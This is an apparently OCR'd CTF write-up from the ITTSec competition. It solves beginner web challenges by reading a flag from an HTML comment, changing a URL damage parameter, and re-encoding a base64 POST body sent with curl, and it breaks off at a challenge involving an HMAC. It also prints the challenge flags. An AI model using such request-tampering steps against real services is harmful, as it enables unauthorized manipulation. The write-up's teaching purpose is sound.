
WRITE UP

ITTSec CaptureTheFlag

Presented By:

Mr. Gl1tchNu11


Table of Contents



Bonus

1. What Is CTF?

- **Soal**



What is CTF?

5

Selamat datang di ITTSec CTF!

CTF adalah singkatan dari Capture The Flag, yaitu kompetisi keamanan siber di mana peserta mencoba menemukan flag (bendera digital) yang tersembunyi dalam berbagai tantangan seperti reverse engineering, web exploitation, cryptography, dan lainnya.

Tujuan dari CTF adalah belajar sambil bermain, mengasah kemampuan teknis sekaligus berpikir kreatif dan logis.

Format flag selalu seperti ini: ITTSec{flag_kamu_disini}

Untuk memulai, masukkan flag berikut ke input sebagai latihan:

ITTSec{hello_ctf_world}

Good luck and have fun!

- **How To Solve**

  In that challenge, a description was provided explaining what CTF (Capture The Flag) is, and at the end of the text, the flag was revealed.


- **Flag**

  ITTSec{hello_ctf_world}

Web Exploitation

1. Hidden Comment

- **Soal**



Challenge

Hidden Comment


7

Yang ga keliatan belum tentu ga ada

https://web1.ittsec.net/

- **How To Solve**

In this challenge, participants were presented with a website featuring a very minimalistic design essentially a simplified landing page for ITTS University.



Selamat Datang di ITTS


Institut Teknologi Tangerang Selatan

Landing Page Kampus ITTS

ITTS adalah kampus teknologi terbaik di Tangerang Selatan. Temukan inovasi, kolaborasi, dan masa depanmu di sini!

© 2025 ITTS. All rights reserved.

There was nothing particularly interesting on the surface but once I checked the page source, boom! I found the flag. Bingo!




```
</head>
<body>
    <div class="header">
        <h1>Selamat Datang di ITTS</h1>
        <p>Institut Teknologi Tangerang Selatan</p>
    </div>
    <div class="content">
        <h2>Landing Page Kampus ITTS</h2>
        <p>ITTS adalah kampus teknologi terbaik di Tangerang Selatan. Temukan inovasi, kolaborasi, dan masa depanmu di sini!</p>

    </div>
    <div class="footer">
        &copy; 2025 ITTS. All rights reserved.
    </div>
    <!-- FLAG: ITTSec{d0nt_m155_th3_50urc3_C0d3_R3v13w} -->
</body>
</html>
```

- **Flag**

  ITTSec{d0nt_m155_th3_50urc3_C0d3_R3v13w}

2. Kill The Boss V1

- **Soal**



Challenge


Kill The Boss V1

8

https://web2.ittsec.net/

- **How To Solve**


  In that challenge, we were given a website containing a simple game where the player had only 2 damage points and was instructed to attack the boss.


Hero vs Boss

HP: 100 / 100
Damage: 2

HP: 50 / 50

And when I clicked the button labeled "Attack the Boss!", I was instantly defeated. No surprise there the boss had a full 50/50 HP, and with only 2 damage per hit, it was impossible to win through normal means.



Hero vs Boss

HP: 0 / 100
Damage: 2


HP: 48 / 50

Boss terkena serangan sebesar 2 HP!
Boss membalas serangan!
Hero kalah!

Then I spotted something interesting the website's URL included a query parameter: ?damage=2. That got me thinking what if I changed it to ?damage=9999


web2.ittsec.net/?damage=2

And it worked! After changing the value to 999, I defeated the boss instantly and bingo, the flag was mine.



Hero vs Boss

HP: 100 / 100
Damage: 2

HP: 0 / 50

Boss kalah!


FLAG: ITTSec{p4r4m3t3r_t4mp3r1ng_ftw}

- **Flag**

ITTSec{p4r4m3t3r_t4mp3r1ng_ftw}

3. Kill The Boss V2

- **Soal**



Kill The Boss V2


10

https://web3.ittsec.net/

- **How To Solve**

  In the Kill The Boss V2 challenge, we were given a website with the same appearance as Kill The Boss V1, so I won't bother showing the image again lol..


  Okay, back to the topic since there was no query like in V1, I started checking the Network tab and found something interesting: it was sending a request parameter in Base64.



```
Name
web3.ittsec.net
local-storage.js
fte-utils.js
express-fte.js
knight-145440_1280.png
```


```
data    ZGFtYWdlPTI=
```

  After decoding the Base64, I got the text "damage=2".




```
┌──(WearTime㉿WearWindows)-[~]
└─$ echo 'ZGFtYWdlPTI=' | base64 -d
damage=2
```

  That gave me a clear idea of where this was going, so I proceeded to encode the text "damage=999" into Base64.




```
┌──(WearTime㉿WearWindows)-[~]
└─$ echo 'damage=999' | base64
ZGFtYWdlPTk5OQo=
```

  Since this was part of the body data that needed to be replaced, the options were to use Curl or Burpsuite. But I was too lazy to open Burp ;v so I just used Curl instead.



```
┌──(WearTime㉿WearWindows)-[~]
└─$ curl -X POST "https://web3.ittsec.net/" -d "data=ZGFtYWdlPTk5OQo="
<!DOCTYPE html>
<html lang="id">
```

And after checking Boom! Bingo! I got the flag




```
</form>
<div id="result"><b>Boss kalah!</b></div>
        <div id="flag" class="flag show">FLAG: ITTSec{p4r4m3t3r_t4mp3r1ng_v14_p0st_b4s364_ftw}</div>
    </div>
ipt>
```

- **Flag**

  ITTSec{p4r4m3t3r_t4mp3r1ng_v14_p0st_b4s364_ftw}

4. Kill The Boss V3

- **Soal**



Challenge


Kill The Boss V3

10

https://web4.ittsec.net/


- **How To Solve**

  In this challenge, it was similar to the other *Kill The Boss* challenges, but here the network part was encrypted like Base64 and there was another parameter sent called hmac, which contained hex data.



